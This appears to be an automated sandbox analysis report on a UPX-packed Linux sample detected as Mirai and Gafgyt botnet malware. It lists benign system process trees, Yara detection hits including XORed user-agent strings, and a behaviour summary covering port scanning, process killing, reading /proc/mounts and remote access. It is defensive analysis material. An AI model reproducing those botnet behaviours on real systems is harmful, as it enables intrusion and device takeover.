- dbus-daemon (PID: 5680, Parent: 1860, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 5683, Parent: 1)
- gdm-wait-for-drm (PID: 5683, Parent: 1, MD5: 82043ba752c6930b4e6aaea2f7747545) Arguments: /usr/lib/gdm3/gdm-wait-for-drm
- systemd New Fork (PID: 5684, Parent: 1)
- whoopsie (PID: 5684, Parent: 1, MD5: d3a6915d0e7398fb4c89a037c13959c8) Arguments: /usr/bin/whoopsie -f
- systemd New Fork (PID: 5686, Parent: 1)
- dbus-daemon (PID: 5686, Parent: 1, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 5689, Parent: 1)
- systemd-logind (PID: 5689, Parent: 1, MD5: 8dd58a1b4c12f7a1d5fe3ce18b2aaeef) Arguments: /lib/systemd/systemd-logind
- systemd New Fork (PID: 5749, Parent: 1860)
- pulseaudio (PID: 5749, Parent: 1860, MD5: 0c3b4c789d8ffb12b25507f27e14c186) Arguments: /usr/bin/pulseaudio --daemonize=no --log-target=journal
- systemd New Fork (PID: 5751, Parent: 1)
- journalctl (PID: 5751, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --flush
- systemd New Fork (PID: 5752, Parent: 1)
- rtkit-daemon (PID: 5752, Parent: 1, MD5: df0cacf1db4ec95ac70f5b6e06b8ffd7) Arguments: /usr/libexec/rtkit-daemon
- systemd New Fork (PID: 5756, Parent: 1)
- polkitd (PID: 5756, Parent: 1, MD5: 8efc9b4b5b524210ad2ea1954a9d0e69) Arguments: /usr/lib/policykit-1/polkitd --no-debug
- systemd New Fork (PID: 5762, Parent: 1)
- agetty (PID: 5762, Parent: 1, MD5: 3a374724ba7e863768139bdd60ca36f7) Arguments: /sbin/agetty -o "-p -- \\u" --noclear tty2 linux
- systemd New Fork (PID: 5765, Parent: 1)
- rsyslogd (PID: 5765, Parent: 1, MD5: 0b8087fc907c42eb3c81a691db258e33) Arguments: /usr/sbin/rsyslogd -n -iNONE
- systemd New Fork (PID: 5770, Parent: 1)
- journalctl (PID: 5770, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --smart-relinquish-var
- systemd New Fork (PID: 5772, Parent: 1)
- systemd-journald (PID: 5772, Parent: 1, MD5: 474667ece6cecb5e04c6eb897a1d0d9e) Arguments: /lib/systemd/systemd-journald
- systemd New Fork (PID: 5773, Parent: 1)
- gdm3 (PID: 5773, Parent: 1, MD5: 2492e2d8d34f9377e3e530a61a15674f) Arguments: /usr/sbin/gdm3
  - gdm3 New Fork (PID: 5776, Parent: 5773)
  - plymouth (PID: 5776, Parent: 5773, MD5: 87003efd8dad470042f5e75360a8f49f) Arguments: plymouth --ping
  - gdm3 New Fork (PID: 5790, Parent: 5773)
  - gdm-session-worker (PID: 5790, Parent: 5773, MD5: 692243754bd9f38fe9bd7e230b5c060a) Arguments: "gdm-session-worker [pam/gdm-launch-environment]"
    - gdm-session-worker New Fork (PID: 5796, Parent: 5790)
    - gdm-wayland-session (PID: 5796, Parent: 5790, MD5: d3def63cf1e83f7fb8a0f13b1744ff7c) Arguments: /usr/lib/gdm3/gdm-wayland-session "dbus-run-session -- gnome-session --autostart /usr/share/gdm/greeter/autostart"
      - gdm-wayland-session New Fork (PID: 5801, Parent: 5796)
  - gdm3 New Fork (PID: 5804, Parent: 5773)
  - Default (PID: 5804, Parent: 5773, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /etc/gdm3/PrimeOff/Default
  - gdm3 New Fork (PID: 5805, Parent: 5773)
  - Default (PID: 5805, Parent: 5773, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /etc/gdm3/PrimeOff/Default
- systemd New Fork (PID: 5777, Parent: 1)
- accounts-daemon (PID: 5777, Parent: 1, MD5: 01a899e3fb5e7e434bea1290255a1f30) Arguments: /usr/lib/accountsservice/accounts-daemon
  - accounts-daemon New Fork (PID: 5781, Parent: 5777)
  - language-validate (PID: 5781, Parent: 5777, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/share/language-tools/language-validate en_US.UTF-8

- language-validate New Fork (PID: 5782, Parent: 5781)
- language-options (PID: 5782, Parent: 5781, MD5: 16a21f464119ea7fad1d3660de963637) Arguments: /usr/share/language-tools/language-options
  - language-options New Fork (PID: 5783, Parent: 5782)
  - sh (PID: 5783, Parent: 5782, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "locale -a | grep -F .utf8 "
    - sh New Fork (PID: 5784, Parent: 5783)
    - locale (PID: 5784, Parent: 5783, MD5: c72a78792469db86d91369c9057f20d2) Arguments: locale -a
    - sh New Fork (PID: 5785, Parent: 5783)
    - grep (PID: 5785, Parent: 5783, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -F .utf8

- systemd New Fork (PID: 5788, Parent: 1)
- journalctl (PID: 5788, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --flush
- systemd New Fork (PID: 5794, Parent: 1)
- systemd (PID: 5794, Parent: 1, MD5: 9b2bec7092a40488108543f9334aab75) Arguments: /lib/systemd/systemd --user
  - systemd New Fork (PID: 5802, Parent: 5794)
    - systemd New Fork (PID: 5803, Parent: 5802)
    - 30-systemd-environment-d-generator (PID: 5803, Parent: 5802, MD5: 42417da8051ba8ee0eea7854c62d99ca) Arguments: /usr/lib/systemd/user-environment-generators/30-systemd-environment-d-generator
  - systemd New Fork (PID: 5907, Parent: 5794)
  - systemctl (PID: 5907, Parent: 5794, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: /bin/systemctl --user set-environment DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/127/bus
  - systemd New Fork (PID: 5909, Parent: 5794)
  - pulseaudio (PID: 5909, Parent: 5794, MD5: 0c3b4c789d8ffb12b25507f27e14c186) Arguments: /usr/bin/pulseaudio --daemonize=no --log-target=journal
- systemd New Fork (PID: 5797, Parent: 1)
- whoopsie (PID: 5797, Parent: 1, MD5: d3a6915d0e7398fb4c89a037c13959c8) Arguments: /usr/bin/whoopsie -f
- systemd New Fork (PID: 5807, Parent: 1)
- dbus-daemon (PID: 5807, Parent: 1, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 5811, Parent: 1)
- systemd-logind (PID: 5811, Parent: 1, MD5: 8dd58a1b4c12f7a1d5fe3ce18b2aaeef) Arguments: /lib/systemd/systemd-logind
- systemd New Fork (PID: 5868, Parent: 1860)
- pulseaudio (PID: 5868, Parent: 1860, MD5: 0c3b4c789d8ffb12b25507f27e14c186) Arguments: /usr/bin/pulseaudio --daemonize=no --log-target=journal
- systemd New Fork (PID: 5870, Parent: 1)
- rtkit-daemon (PID: 5870, Parent: 1, MD5: df0cacf1db4ec95ac70f5b6e06b8ffd7) Arguments: /usr/libexec/rtkit-daemon
- systemd New Fork (PID: 5874, Parent: 1)
- gpu-manager (PID: 5874, Parent: 1, MD5: 8fae9dd5dd67e1f33d873089c2fd8761) Arguments: /usr/bin/gpu-manager --log /var/log/gpu-manager.log
  - gpu-manager New Fork (PID: 5876, Parent: 5874)
  - sh (PID: 5876, Parent: 5874, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /etc/modprobe.d/*.conf"
    - sh New Fork (PID: 5877, Parent: 5876)
    - grep (PID: 5877, Parent: 5876, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nvidia[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
  - gpu-manager New Fork (PID: 5884, Parent: 5874)
  - sh (PID: 5884, Parent: 5874, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /lib/modprobe.d/*.conf"
    - sh New Fork (PID: 5886, Parent: 5884)
    - grep (PID: 5886, Parent: 5884, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nvidia[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
  - gpu-manager New Fork (PID: 5887, Parent: 5874)
  - sh (PID: 5887, Parent: 5874, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /etc/modprobe.d/*.conf"
    - sh New Fork (PID: 5888, Parent: 5887)
    - grep (PID: 5888, Parent: 5887, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*radeon[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
  - gpu-manager New Fork (PID: 5890, Parent: 5874)
  - sh (PID: 5890, Parent: 5874, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /lib/modprobe.d/*.conf"
    - sh New Fork (PID: 5891, Parent: 5890)
    - grep (PID: 5891, Parent: 5890, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*radeon[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
  - gpu-manager New Fork (PID: 5892, Parent: 5874)
  - sh (PID: 5892, Parent: 5874, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /etc/modprobe.d/*.conf"
    - sh New Fork (PID: 5894, Parent: 5892)
    - grep (PID: 5894, Parent: 5892, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*amdgpu[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
  - gpu-manager New Fork (PID: 5898, Parent: 5874)
  - sh (PID: 5898, Parent: 5874, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /lib/modprobe.d/*.conf"
    - sh New Fork (PID: 5899, Parent: 5898)
    - grep (PID: 5899, Parent: 5898, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*amdgpu[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
  - gpu-manager New Fork (PID: 5901, Parent: 5874)
  - sh (PID: 5901, Parent: 5874, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /etc/modprobe.d/*.conf"
    - sh New Fork (PID: 5902, Parent: 5901)
    - grep (PID: 5902, Parent: 5901, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nouveau[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
  - gpu-manager New Fork (PID: 5905, Parent: 5874)
  - sh (PID: 5905, Parent: 5874, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /lib/modprobe.d/*.conf"
    - sh New Fork (PID: 5906, Parent: 5905)
    - grep (PID: 5906, Parent: 5905, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nouveau[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
- systemd New Fork (PID: 5875, Parent: 1)
- polkitd (PID: 5875, Parent: 1, MD5: 8efc9b4b5b524210ad2ea1954a9d0e69) Arguments: /usr/lib/policykit-1/polkitd --no-debug
- systemd New Fork (PID: 5885, Parent: 1)
- agetty (PID: 5885, Parent: 1, MD5: 3a374724ba7e863768139bdd60ca36f7) Arguments: /sbin/agetty -o "-p -- \\u" --noclear tty2 linux
- systemd New Fork (PID: 5889, Parent: 1)
- rsyslogd (PID: 5889, Parent: 1, MD5: 0b8087fc907c42eb3c81a691db258e33) Arguments: /usr/sbin/rsyslogd -n -iNONE
- systemd New Fork (PID: 5893, Parent: 1)
- journalctl (PID: 5893, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --smart-relinquish-var

- systemd New Fork (PID: 5900, Parent: 1)
  - systemd-journald (PID: 5900, Parent: 1, MD5: 474667ece6cecb5e04c6eb897a1d0d9e) Arguments: /lib/systemd/systemd-journald
- systemd New Fork (PID: 5911, Parent: 1)
  - generate-config (PID: 5911, Parent: 1, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/share/gdm/generate-config
    - generate-config New Fork (PID: 5913, Parent: 5911)
    - pkill (PID: 5913, Parent: 5911, MD5: fa96a75a08109d8842e4865b2907d51f) Arguments: pkill --signal HUP --uid gdm dconf-service
- systemd New Fork (PID: 5912, Parent: 1860)
  - dbus-daemon (PID: 5912, Parent: 1860, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 5916, Parent: 1)
  - whoopsie (PID: 5916, Parent: 1, MD5: d3a6915d0e7398fb4c89a037c13959c8) Arguments: /usr/bin/whoopsie -f
- systemd New Fork (PID: 5920, Parent: 1)
  - dbus-daemon (PID: 5920, Parent: 1, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 5923, Parent: 1)
  - systemd-logind (PID: 5923, Parent: 1, MD5: 8dd58a1b4c12f7a1d5fe3ce18b2aaeef) Arguments: /lib/systemd/systemd-logind
- systemd New Fork (PID: 5980, Parent: 1)
  - gdm-wait-for-drm (PID: 5980, Parent: 1, MD5: 82043ba752c6930b4e6aaea2f7747545) Arguments: /usr/lib/gdm3/gdm-wait-for-drm
- systemd New Fork (PID: 5983, Parent: 1860)
  - pulseaudio (PID: 5983, Parent: 1860, MD5: 0c3b4c789d8ffb12b25507f27e14c186) Arguments: /usr/bin/pulseaudio --daemonize=no --log-target=journal
- systemd New Fork (PID: 5985, Parent: 1)
  - rtkit-daemon (PID: 5985, Parent: 1, MD5: df0cacf1db4ec95ac70f5b6e06b8ffd7) Arguments: /usr/libexec/rtkit-daemon
- systemd New Fork (PID: 5989, Parent: 1)
  - polkitd (PID: 5989, Parent: 1, MD5: 8efc9b4b5b524210ad2ea1954a9d0e69) Arguments: /usr/lib/policykit-1/polkitd --no-debug
- systemd New Fork (PID: 5990, Parent: 1)
  - journalctl (PID: 5990, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --flush
- systemd New Fork (PID: 5995, Parent: 1)
  - agetty (PID: 5995, Parent: 1, MD5: 3a374724ba7e863768139bdd60ca36f7) Arguments: /sbin/agetty -o "-p -- \\u" --noclear tty2 linux
- systemd New Fork (PID: 5998, Parent: 1)
  - rsyslogd (PID: 5998, Parent: 1, MD5: 0b8087fc907c42eb3c81a691db258e33) Arguments: /usr/sbin/rsyslogd -n -iNONE
- systemd New Fork (PID: 6002, Parent: 1)
  - journalctl (PID: 6002, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --smart-relinquish-var
- systemd New Fork (PID: 6004, Parent: 1)
  - systemd-journald (PID: 6004, Parent: 1, MD5: 474667ece6cecb5e04c6eb897a1d0d9e) Arguments: /lib/systemd/systemd-journald
- systemd New Fork (PID: 6006, Parent: 1)
  - gdm3 (PID: 6006, Parent: 1, MD5: 2492e2d8d34f9377e3e530a61a15674f) Arguments: /usr/sbin/gdm3
    - gdm3 New Fork (PID: 6012, Parent: 6006)
    - plymouth (PID: 6012, Parent: 6006, MD5: 87003efd8dad470042f5e75360a8f49f) Arguments: plymouth --ping
    - gdm3 New Fork (PID: 6023, Parent: 6006)
    - gdm-session-worker (PID: 6023, Parent: 6006, MD5: 692243754bd9f38fe9bd7e230b5c060a) Arguments: "gdm-session-worker [pam/gdm-launch-environment]"
    - gdm3 New Fork (PID: 6031, Parent: 6006)
    - Default (PID: 6031, Parent: 6006, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /etc/gdm3/PrimeOff/Default
    - gdm3 New Fork (PID: 6032, Parent: 6006)
    - Default (PID: 6032, Parent: 6006, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /etc/gdm3/PrimeOff/Default
- systemd New Fork (PID: 6010, Parent: 1)
  - journalctl (PID: 6010, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --flush
- systemd New Fork (PID: 6013, Parent: 1)
  - accounts-daemon (PID: 6013, Parent: 1, MD5: 01a899e3fb5e7e434bea1290255a1f30) Arguments: /usr/lib/accountsservice/accounts-daemon
    - accounts-daemon New Fork (PID: 6018, Parent: 6013)
    - language-validate (PID: 6018, Parent: 6013, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/share/language-tools/language-validate en_US.UTF-8
      - language-validate New Fork (PID: 6019, Parent: 6018)
      - language-options (PID: 6019, Parent: 6018, MD5: 16a21f464119ea7fad1d3660de963637) Arguments: /usr/share/language-tools/language-options
        - language-options New Fork (PID: 6020, Parent: 6019)
        - sh (PID: 6020, Parent: 6019, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "locale -a | grep -F .utf8 "
          - sh New Fork (PID: 6021, Parent: 6020)
          - locale (PID: 6021, Parent: 6020, MD5: c72a78792469db86d91369c9057f20d2) Arguments: locale -a
          - sh New Fork (PID: 6022, Parent: 6020)
          - grep (PID: 6022, Parent: 6020, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -F .utf8
- systemd New Fork (PID: 6026, Parent: 1)
  - whoopsie (PID: 6026, Parent: 1, MD5: d3a6915d0e7398fb4c89a037c13959c8) Arguments: /usr/bin/whoopsie -f
- systemd New Fork (PID: 6034, Parent: 1)
  - dbus-daemon (PID: 6034, Parent: 1, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 6039, Parent: 1)
  - systemd-logind (PID: 6039, Parent: 1, MD5: 8dd58a1b4c12f7a1d5fe3ce18b2aaeef) Arguments: /lib/systemd/systemd-logind
- **cleanup**

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
VAkpLB9NSD	SUSP_ELF_LNX_UPX_Compressed_File	Detects a suspicious ELF binary with UPX compression	Florian Roth	• 0x75fa:$s2: $Id: UPX • 0x75ab:$s3: $Info: This file is packed with the UPX executable packer


PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Mirai_12	Yara detected Mirai	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
5276.1.00000000ef4583d0.000000004edce43f.rw-.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	0x728:$xo1: oMXKNNC\x0D\x17\x0C\x12 0x7a0:$xo1: oMXKNNC\x0D\x17\x0C\x12 0x818:$xo1: oMXKNNC\x0D\x17\x0C\x12 0x890:$xo1: oMXKNNC\x0D\x17\x0C\x12 0x908:$xo1: oMXKNNC\x0D\x17\x0C\x12 0xb90:$xo1: oMXKNNC\x0D\x17\x0C\x12 0xbe8:$xo1: oMXKNNC\x0D\x17\x0C\x12 0xc40:$xo1: oMXKNNC\x0D\x17\x0C\x12 0xc98:$xo1: oMXKNNC\x0D\x17\x0C\x12 0xcf0:$xo1: oMXKNNC\x0D\x17\x0C\x12
5281.1.00000000ef4583d0.000000004edce43f.rw-.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	0x728:$xo1: oMXKNNC\x0D\x17\x0C\x12 0x7a0:$xo1: oMXKNNC\x0D\x17\x0C\x12 0x818:$xo1: oMXKNNC\x0D\x17\x0C\x12 0x890:$xo1: oMXKNNC\x0D\x17\x0C\x12 0x908:$xo1: oMXKNNC\x0D\x17\x0C\x12 0xb90:$xo1: oMXKNNC\x0D\x17\x0C\x12 0xbe8:$xo1: oMXKNNC\x0D\x17\x0C\x12 0xc40:$xo1: oMXKNNC\x0D\x17\x0C\x12 0xc98:$xo1: oMXKNNC\x0D\x17\x0C\x12 0xcf0:$xo1: oMXKNNC\x0D\x17\x0C\x12
5275.1.00000000ef4583d0.000000004edce43f.rw-.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	0x728:$xo1: oMXKNNC\x0D\x17\x0C\x12 0x7a0:$xo1: oMXKNNC\x0D\x17\x0C\x12 0x818:$xo1: oMXKNNC\x0D\x17\x0C\x12 0x890:$xo1: oMXKNNC\x0D\x17\x0C\x12 0x908:$xo1: oMXKNNC\x0D\x17\x0C\x12 0xb90:$xo1: oMXKNNC\x0D\x17\x0C\x12 0xbe8:$xo1: oMXKNNC\x0D\x17\x0C\x12 0xc40:$xo1: oMXKNNC\x0D\x17\x0C\x12 0xc98:$xo1: oMXKNNC\x0D\x17\x0C\x12 0xcf0:$xo1: oMXKNNC\x0D\x17\x0C\x12
5279.1.00000000ef4583d0.000000004edce43f.rw-.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	0x728:$xo1: oMXKNNC\x0D\x17\x0C\x12 0x7a0:$xo1: oMXKNNC\x0D\x17\x0C\x12 0x818:$xo1: oMXKNNC\x0D\x17\x0C\x12 0x890:$xo1: oMXKNNC\x0D\x17\x0C\x12 0x908:$xo1: oMXKNNC\x0D\x17\x0C\x12 0xb90:$xo1: oMXKNNC\x0D\x17\x0C\x12 0xbe8:$xo1: oMXKNNC\x0D\x17\x0C\x12 0xc40:$xo1: oMXKNNC\x0D\x17\x0C\x12 0xc98:$xo1: oMXKNNC\x0D\x17\x0C\x12 0xcf0:$xo1: oMXKNNC\x0D\x17\x0C\x12
5274.1.00000000ef4583d0.000000004edce43f.rw-.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	0x728:$xo1: oMXKNNC\x0D\x17\x0C\x12 0x7a0:$xo1: oMXKNNC\x0D\x17\x0C\x12 0x818:$xo1: oMXKNNC\x0D\x17\x0C\x12 0x890:$xo1: oMXKNNC\x0D\x17\x0C\x12 0x908:$xo1: oMXKNNC\x0D\x17\x0C\x12 0xb90:$xo1: oMXKNNC\x0D\x17\x0C\x12 0xbe8:$xo1: oMXKNNC\x0D\x17\x0C\x12 0xc40:$xo1: oMXKNNC\x0D\x17\x0C\x12 0xc98:$xo1: oMXKNNC\x0D\x17\x0C\x12 0xcf0:$xo1: oMXKNNC\x0D\x17\x0C\x12
Click to see the 31 entries				

Jbx Signature Overview



- AV Detection
- Bitcoin Miner
- Compliance
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Connects to many ports of the same IP (likely port scanning)

Uses known network protocols on non-standard ports

System Summary:

Malicious sample detected (through community Yara rule)

Sample tries to kill multiple processes (SIGKILL)

Data Obfuscation:

Sample is packed with UPX

Persistence and Installation Behavior:

Sample reads /proc/mounts (often used for finding a writable filesystem)

Hooking and other Techniques for Hiding and Protection:

Uses known network protocols on non-standard ports

Language, Device and Operating System Detection:

Reads system files that contain records of logged in users

Stealing of Sensitive Information:

Yara detected Mirai

Yara detected Gafgyt

Remote Access Functionality:

Yara detected Mirai

Yara detected Gafgyt

Mitre Att&ck Matrix

